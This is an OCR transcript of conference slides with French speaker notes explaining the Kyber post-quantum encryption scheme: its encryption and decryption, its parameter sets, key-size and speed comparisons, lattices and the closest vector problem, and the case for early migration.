
- Prenons un exemple, on veut chiffrer la lettre « C ».
- 1 0000 11 en ASCII
- On enlève les 0 cela donne un polynôme qu'on considère en texte



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- On multiplie le polynôme par un entier quelconque pour le grandir
- On ajoute quelques erreurs en emojis e1 e2 e3
- La donnée chiffrée est le vecteur (v,u)
- v = t.e1 + e2 + m
- u = A.e1 + e3



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Déchiffrons. On utilise la clef privée
- d = v-s.u
- Ca se simplifie avec les erreurs
- d = m + erreurs
- On retire le bruit en arrondissant
- On retombe sur le polynôme



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- On divise par la constante
- On ajoute les 0 aux coefs vides
- On retrouve le « C »



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- 3 versions de Kyber, 512, 768 et 1024
- Une comparaison rapide avec AES, et quelques métriques
- K512 ~ 128 bits de sécu
- K1024 ~ 256 bits
- n = le degré des polynômes.
- k = taille des vecteurs de polynômes
- q = modulo, taille des coefficients
- Ces nombres sont assez petits

🔥 **Kyber** - Flavors

deg(poly) mod size(vec)


Name	n	k	q	SecLvl
Kyber512	256	2	3329	≅AES128
Kyber768	256	3	3329	≅AES192
Kyber1024	256	4	3329	≅AES256

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Comparons les tailles de clefs
- Niveau de sécurité bas (Kyber 512)
- 1 : courbes elliptiques
- 2 : RSA 3072
- 3 : Kyber 512

🔥 **Kyber** - Size Comparison




Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Niveau de sécurité haut
- Taille des clefs comparables à RSA 15 360


🔥 **Kyber** - Size Comparison



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- En termes de performances Kyber est très rapide
- Plus rapide que le chiffrement en courbes elliptiques



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- La version 1 024 est aussi plus rapide



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Le code est dispo sur GitHub
- CC 0 = domaine public pour les specs, le code et la doc.



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Parlons un peu de treillis comme promis

Done:

⁉️ PQC

🔥 Kyber

Lattices


To do :

🌈 Future

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- On multiplie la matrice (13 4 / 2 9) par le vecteur (a / b)
- a (13 4) + b (3 9) (erreur)
- Si on prend le a=1 et b=1 on ajoute juste les vecteurs (13 4) et (2 9) ce qui nous donne un point
- Si on fait de même pour toutes les valeurs de a et b cela donne un treillis de points
- Si on augmente la taille on passe à 3 puis n dimensions
- On a une infinité de points avec une simple matrice de départ



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- La clef secrète est un de ces points auquel on ajouté un peu d'erreur
- Cela a donné notre résultat chiffré t
- Il est très difficile de retrouver le vecteur le plus proche
- C'est ce qu'on appelle le CVP (Closest Vector Problem) en anglais



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- C'était un exemple visuel en dimension 2
- On peut imaginer un espace en dimension 3
- Pour passer en dimension n, on ne peut pas l'imaginer, on fait simplement des calculs avec des polynômes…




Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Pour le futur, il y a d'autres algos dans notre zoo post quantique


🌈 Le Futur



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- La crypto post quantique arrive
- Amazon a annoncé la gestion de candidats du 2ème round - comme Kyber dans TLS post quantique
- Le BSI allemand a déposé une demande pour intégrer du post quantique à Thunderbird
- Le NIST a dit : « Si vous n'avez pas encore migré vers des courbes elliptiques, migrez plutôt directement à du post quantique ».



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Rappelez-vous que notre trafic internet peut être enregistré et cassé plus tard
- La standardisation prend du temps, l'implémentation aussi, le déploiement aussi
- Il faut donc s'y mettre tôt
- Voici de quoi aller plus loin avec Kyber
- Fin de la présentation

PQC is coming!

Further Reading:

- 🔥https://cryptopedia.dev/posts/kyber/

Image Creds:

